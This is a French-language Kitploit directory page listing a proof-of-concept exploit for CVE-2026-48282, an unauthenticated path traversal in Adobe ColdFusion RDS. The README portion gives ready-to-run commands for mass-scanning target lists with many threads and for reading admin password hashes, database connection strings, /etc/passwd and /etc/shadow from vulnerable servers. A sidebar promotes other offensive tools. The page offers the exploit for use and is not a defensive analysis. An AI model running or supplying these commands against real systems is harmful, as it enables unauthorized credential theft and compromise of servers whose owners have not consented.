
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-48282 — Exploit de preuve de concept pour CVE-2026-48282, un path traversal critique dans Adobe ColdFusion RDS permettant la lecture/écriture de fichiers non authentifiée et une RCE. Prend en charge le ciblage unique et le scan de masse avec extraction de fichiers multi-threadée. | Kitploit
Outils/GitHubGitHub/imbas007/cve-2026-48282
ReconnaissanceAnalyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'Intrusion
GitHubimbas007/cve-2026-48282

CVE-2026-48282

Partager

Exploit de preuve de concept pour CVE-2026-48282, un path traversal critique dans Adobe ColdFusion RDS permettant la lecture/écriture de fichiers non authentifiée et une RCE. Prend en charge le ciblage unique et le scan de masse avec extraction de fichiers multi-threadée.

Voir le dépôt
24635il y a 4 moisVérifié par Kitploit

CVE-2026-48282-POC

CVE-2026-48282 est une vulnérabilité de path traversal dans le Remote Development Service (RDS) d'Adobe ColdFusion avec un score CVSS de 10.0 (Critique). Elle permet à des attaquants non authentifiés de lire et d'écrire des fichiers arbitraires via le point d'accès /CFIDE/main/ide.cfm, conduisant à une Exécution de Code à Distance (RCE).

Installation

# Clone the repository
git clone https://github.com/<username>/CVE-2026-48282.git
cd CVE-2026-48282

# Install dependencies (only requires `requests`)
pip install -r requirements.txt

Utilisation

Cible unique (-t)

# Check vulnerability
python cve-2026-48282.py -t https://target.com --check

# Read files
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read "C:\\Windows\\win.ini"
python cve-2026-48282.py -t https://target.com --read "C:\\ColdFusion2023\\cfusion\\lib\\password.properties"

# Browse directories

python cve-2026-48282.py -t https://target.com --browse "C:\\"
python cve-2026-48282.py -t https://target.com --browse "C:\\inetpub\\wwwroot"

Mode Liste (-l) — Scanner plusieurs cibles


# Basic mass scan
python cve-2026-48282.py -l targets.txt --check

# More threads + save results
python cve-2026-48282.py -l targets.txt --check --threads 30 -o vuln.txt

# Scan + auto-read canary file on any vulnerable target found
python cve-2026-48282.py -l targets.txt --check --read "C:\\Windows\\win.ini" -o results.txt

Lire des fichiers sensibles


Once confirmed vulnerable, extract credentials and configuration:

# ColdFusion admin password hash
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\password.properties"

# Database connection strings (neo-query.xml)
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\neo-query.xml"

# Linux targets
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read /etc/shadow

image
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    264

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





